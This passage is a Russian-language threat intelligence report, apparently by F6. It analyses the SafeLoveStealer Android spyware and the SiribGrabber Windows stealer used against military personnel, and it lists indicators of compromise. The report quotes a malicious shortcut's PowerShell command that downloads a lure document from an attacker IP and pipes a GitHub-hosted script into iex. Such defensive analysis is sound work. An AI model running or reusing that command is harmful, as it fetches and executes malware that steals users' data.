


Рисунок 37 – Главная страница вредоносного приложения, предназначенного якобы для обмена интимными фото

Анализ вредоносных APK-файлов

Специалисты F6 провели анализ обнаруженных APK-файлов. Дальнейшее описание строится на анализе файла «Zafeintim.apk» (SHA1: a2ca0914afc0e9d54f98496f9ae4a387bf7f4228). Это новое ВПО получило название **SafeLoveStealer** и классифицировано как Spyware со следующими основными возможностями:

- передача информации устройства;
- передача геопозиции;
- передача информации сети;

- передача информации WiFi-модема;
- сбор файлов с устройства (аудио, видео, фото, документы);
- запись с микрофона;
- распознавание речи.

Цель этого ВПО – получить максимально возможный объем личных, технических и географических данных со скомпрометированного устройства, сохранить их в скрытом виде и без ведома пользователя передать на сервер. Приложение маскируется под легитимное приложение обмена фотографиями. Запрашивает минимальное количество разрешений, имитирует реальную работу приложения.

Приложение запрашивает разрешение на полный доступ к файлам и на запись звука. Далее генерирует user_id и получает конфигурацию с <https://github.com/evgenprosturkin-web/config.github.io>. Используются следующие файлы:

- json — зашифрованный список C2 серверов;
- json — черный список user_id, с которых не будет собираться информация.

Приложение запускает ряд задач, в каждую передается userId. Таблица с задачами, эндпоинтами и отправляемыми данными представлена ниже.

Endpoint	Функциональность	Отправляемые данные	Имя отправляемого файла
/appLaunched	Отправка данных при старте приложения	usedId; время запуска; версия приложения	
/testfile	Проверка доступности сервера		
/speedtest	Отправка данных о скорости передачи	userId; ping; speed	
/newGeoLocation	Функция GeoUploadWorker отвечает за сбор геопозиции	usedId; текущее время; идентификатор устройства; широта и долгота геопозиции	geo_batch_[time].txt
/wifiInfo	Функция WiFiUploadWorker отвечает за сбор информации о Wi-Fi	usedId; текущее время; идентификатор устройства; при определении соединения имя роутера, SSID, BSSID; при определении доступных Wi-Fi сетей – их список SSID, BSSID, уровень сигнала	wifi_info_[time].txt
/upload/device_info	Функция DeviceInfoUploadWorker отвечает за сбор информации об устройстве	usedId; текущее время; идентификатор устройства	device_info_[time].txt
/upload/network_info	Функция NetworkInfoUploadWorker отвечает за сбор информации о сети	usedId; текущее время; локальный IP; внешний IP (используется сервис ip-api.com); MAC-адрес; страна; регион; город; широта и долгота	network_info_[time].txt

/tus/upload	Функция	Для фото, видео
	ImageUploadWorker	и аудиофайлов — файлы,
	отвечает за сбор фото	собранные в корневой
	с устройства;	директории пользователя
	AudioUploadWorker –	(storage/emulated/0).
	за сбор аудиофайлов;	Для документов – файлы из
	VideoUploadWorker –	папок «Camera», «Pictures»,
	за сбор видеофайлов;	«Movies».
	DocumentUploadWorker	
	– за сбор документов	

Также приложение в фоновом режиме запускает сервис AudioRecorderService, который проверяет входящий аудиопоток на наличие голоса через библиотеку android-vad. При нахождении голоса сохраняет аудиофайл в директорию /data/user/0/[package]/files/AudioRecordings. При этом у пользователя будет отображаться уведомление.




Рисунок 38 – Уведомление об активности сервиса AudioRecorderService на скомпрометированном устройстве

Само приложение выполняет свой функционал, маскируясь под легитимное ПО. При нажатии кнопки «Загрузить на сервер» пользователь выбирает файл и отправляет его на сервер. При нажатии кнопки «Посмотреть по ключу» пользователь указывает ключ (имя папки, с которой загружаются файлы) и сервер возвращает данные.

В Github-профиле evgenprosturkin-web, где хранилась конфигурация, были найдены уже упомянутые раннее адреса: 208[.]92[.]227[.]183, 185[.]17[.]3[.]215, 185[.]186[.]244[.]57. Сам профиль был активен с 18 января по 1 апреля 2026 года.




Рисунок 39 – Таймлайн активности Github-профиля evgenprosturkin-web

Атаки продолжаютcя

Спустя несколько месяцев мы зафиксировали возобновление активности киберпреступной группировки, направленной на десктопные устройства. 12 мая на платформе для анализа файлов был замечен архив под названием «anketa2». Он включал в себя ярлык «Анкета.lnk» и два изображения.




Рисунок 40 – Содержимое архива

Команда ярлыка аналогична той, что была обнаружена в первом файле, и отвечает за скачивание и открытие файла-приманки с сервера атакующих и запуска нагрузки следующего этапа с Github.

```
/c powershell -c "$i=$env:TEMP+'Анкета.docx'; iwr 'http://185.186.244.57:8754/06VFFR' -OutFile $i; Start-Process $i; irm github.com/evon-ch/ob/raw/refs/heads/main/REA.md | iex
```



1. ФИО:

Даниил Сергеевич

2. Контактный номер Заявителя, прочие контакты (почта, мессенджеры, социальные сети):

+7495 43

Рисунок 41 – Документ-приманка

Финальная полезная нагрузка представляет собой **SiribGrabber** с теми же C2, что и в февральской конфигурации — 185[.]186[.]244[.]57 и 185[.]17[.]3[.]215. Данный вариант SiribGrabber является обновленной версией, но основной целью ВПО все так же остается кража данных с использованием gclone.

[Анализ файла на платформе MDP F6 \(F6 Malware Detonation Platform\).](#)

Незадолго до этого (1 мая) на одном из адресов атакующих (185[.]17[.]3[.]215) был зарегистрирован домен [bezsmertniypolk\[.\]online](#). Главная страница домена предлагает пользователям добавить героев войны на участие в онлайн-форате «Бессмертного полка». При нажатии кнопки «Принять участие» открывается форма, после заполнения которой предлагается загрузить и заполнить итоговую анкету в двух экземплярах.




Рисунок 42 – Главная страница домена bezsmertniypolk[.]online

Рисунок 43 — Процесс заполнения анкеты




Рисунок 44 — После заполнения анкеты пользователю предлагают загрузить «итоговую заявку»

Если пользователь нажмет на кнопку «Скачать заявку», произойдет загрузка двух архивов: «Бессмертный полк — анкета-1.zip» и «Бессмертный полк — анкета-2.zip». Содержимое второго архива мы разобрали выше, а содержимое первого отличается лишь ссылкой для загрузки аналогичного документа-приманки в ярлыке — [http://185\[.\]17\[.\]3\[.\]215:8754/QMP8XK](http://185[.]17[.]3[.]215:8754/QMP8XK).

Спустя некоторое время URL ([http://185\[.\]186\[.\]244\[.\]57:8754/06VFFR](http://185[.]186[.]244[.]57:8754/06VFFR)) для скачивания приманки был настроен на редирект [http://185\[.\]186\[.\]244\[.\]57:8754/hello.html](http://185[.]186[.]244[.]57:8754/hello.html). Данная страница отображала текст песни Lionel Richie — “Hello”.

"Hello"

I've been alone with you
Inside my mind
And in my dreams I've kissed your lips
A thousand times
I sometimes see you
Pass outside my door

Hello!
Is it me you're looking for?
I can see it in your eyes
I can see it in your smile
You're all I've ever wanted
And my arms are open wide
'Cause you know just what to say
And you know just what to do
And I want to tell you so much
I love you

I long to see the sunlight in your hair
And tell you time and time again
How much I care
Sometimes I feel my heart will overflow

Hello!
I've just got to let you know
'Cause I wonder where you are
And I wonder what you do
Are you somewhere feeling lonely?
Or is someone loving you?
Tell me how to win your heart
For I haven't got a clue
But let me start by saying I love you

Hello!
Is it me you're looking for?
'Cause I wonder where you are
And I wonder what you do
Are you somewhere feeling lonely?
Or is someone loving you?
Tell me how to win your heart
For I haven't got a clue
But let me start by saying I love you

Рисунок 45 – Страница [http://185\[.\]186\[.\]244\[.\]57:8754/hello.html](http://185[.]186[.]244[.]57:8754/hello.html)

Вывод

Киберпреступная группировка **SiribClone** атакует военнослужащих с целью сбора личных и геоданных, переписки и другой информации. Эти атаки проводятся с использованием разных инструментов и тактик – социальная инженерия на этапе привлечения пользователей через мессенджеры, шпионское ПО **SafeLoveStealer** для заражения Android-устройств под видом полезных приложений и вредоносное ПО для Windows **SiribGrabber** для заражения десктопных устройств, которое распространяют под видом письма, связанного с темой СВО. Операционная модель демонстрирует высокую адаптивность злоумышленников и постоянный поиск новых возможностей для атак на российских пользователей.

Индикаторы компрометации

Файловые индикаторы

Имя файла	SHA-256	SHA1
Решение по СВОДУ[.]zip	f24bda38c02e4d20417cf5b6410e955dcf4a16ed0cb299eb4847dae1f4513754	2b7f513b9d7b465312b80217d4c61a092ed6e17
Решение по СВОДУ.docx.lnk	46b540454ddf4dbab3a85e6bcf96e5d492e89f847b9cac61398a70936fccfe2b	9806e22cc1284140d73f16174481ae0409bdf29
REA[.]jmd	addf650d7da70065a780a0f66562da8d9f9868b074411686bb485bf3ed6419ae	0b213b7f66754b8f655aec85742a19df433f9270
REA[.]jmd payload (vmngrr.dll)	de44a8fa951e2c6b12b0f1f84b48738c18ba1c623258debce9b583173c1276a7	f52edeeb878901ce1c459b4c14e734c42c7e535
vmngr.dll	c3350c110ccb6feaf976b1e12adfeeda46ab11c175cd71064bbb4d9511a17c04	f9401374b88591c4da92265a0ef930993de2cdft
Анкета.lnk	877740250f7187aac3801ac27e127c5999dcc49289a3a7bfebb4004197ed7050	e04f327643c15a24095228224879305108eb1d4
Анкета.lnk	15346cb21843f5250bc2a3af7f73ff814f5eab1272bf89b12c59d988526c219f	2b452223bd317d24ff0b0cfc38b966e0801ed19e
Phost.exe	75f42a233af59677de769ec90757cc8f9c0ef9aacf18aa121ca4ec8760b495f9	15c86cf3f404170a54be958fe755ca0a5a0791e9
vmngr.dll	82d98ad305dbd402ef0c03318d0a9efba6ac40bd5546d2684c2345524302d345	02dbccd03cb61e80f1c324a6d32a45deefefda9f
Zafeintim.apk	3f89e299f8da51205e1d00b295c6b0953f60bec15e4356cb168b920a2adc8a23	a2ca0914afc0e9d54f98496f9ae4a387bf7f4228
SafeintimZ.apk	ae28651fd98dff904501c65c267ed355f95317873fa7e34bff8fd0099807b4c	ca6171b8a3d6443fe03bb277a5d51aa2acaa36f
ZafeintimZ.apk	7c4953d9b25e23d3a7bd7195555030433299736f011ec27a125be372226cecfb	2ff4834a519ed602028b0845d08594d3f4dda7e9
ZafeintimZ.apk	8b3f9b3b2a653d700d16c257a80d4d3ae234ca414afd413cc9a99eb398adaef4	fc65c8adec6b3ef5b8f87c72634c21f1eb85a973
SafeintimZ.apk	d5eb20080b7747a883a4ef1917fb77afb2887b66516b7aea1f7a1d3ef96626c0	e5287d047c1c0e7c2c38e3eed7018b862d5a08f
Safeintim.apk	886ae6fbfc66dc7146471a56a6cc588dce60c283379aa03f6ef627e5eebaa2d8	16f2e36c94ec427df584d156a1f518c10135c00c

Сетевые индикаторы

IP

- 185[.]186[.]244[.]57
- 104[.]128[.]140[.]74
- 185[.]139[.]69[.]136
- 185[.]17[.]3[.]215
- 208[.]92[.]227[.]183

Домены

- rufiles[.]com
- cloudmail[.]watch
- tgme-join[.]link
- stormapi[.]live
- joinchat[.]click

alimony[.]work
tktk[.]photo
test-result[.]online
stihipobedy[.]online
cdekpost[.]express
joinlink[.]live
telegra[.]ink
tme[.]wiki
tgdisc[.]me
telegrarm[.]me
getlogin[.]xyz
cloudisk[.]my
cloudmail[.]agency
telgrm-service[.]org
cloud-mail-ru[.]pro
rumail[.]cloud
sexcrimea[.]xyz
verification[.]my
lukoil[.]vip
bezsmertniypolk[.]online
helpmax[.]live
geroispecoperacii[.]com
project-matrix[.]net
max-client[.]support
invites[.]cloud
tgverify[.]info

URL

hxxp://185[.]17[.]3[.]215:11317/content/pt/SVODU.docx
hxxps://drive[.]google[.]com/file/d/1DjDui8hEf6GXTJeeETXCo1r3NBizj1WR/view?usp=drive_link
hxxp://185[.]186[.]244[.]57:8754/06VFFR

GitHub-репозитории

hxxps://github[.]com/evon-ch/ob/

hxxps://github[.]com/s1r1ban/pagesService[.]github[.]io

hxxps://github[.]com/evgenprosturkin-web/config.github.io

Файловые артефакты

- C:\Users\s1r1b\source\repos\price+\vmngrr\obj\Release\vmngrr.pdb
- C:\Users\s1r1b\source\repos\price+\x64\Release\price++.pdb
- Working directory: C:\Users\s1r1b\Downloads
- Machine identifier: zam040k

© 2003 – 2025 F6 — российский разработчик технологий для борьбы с киберпреступлениями.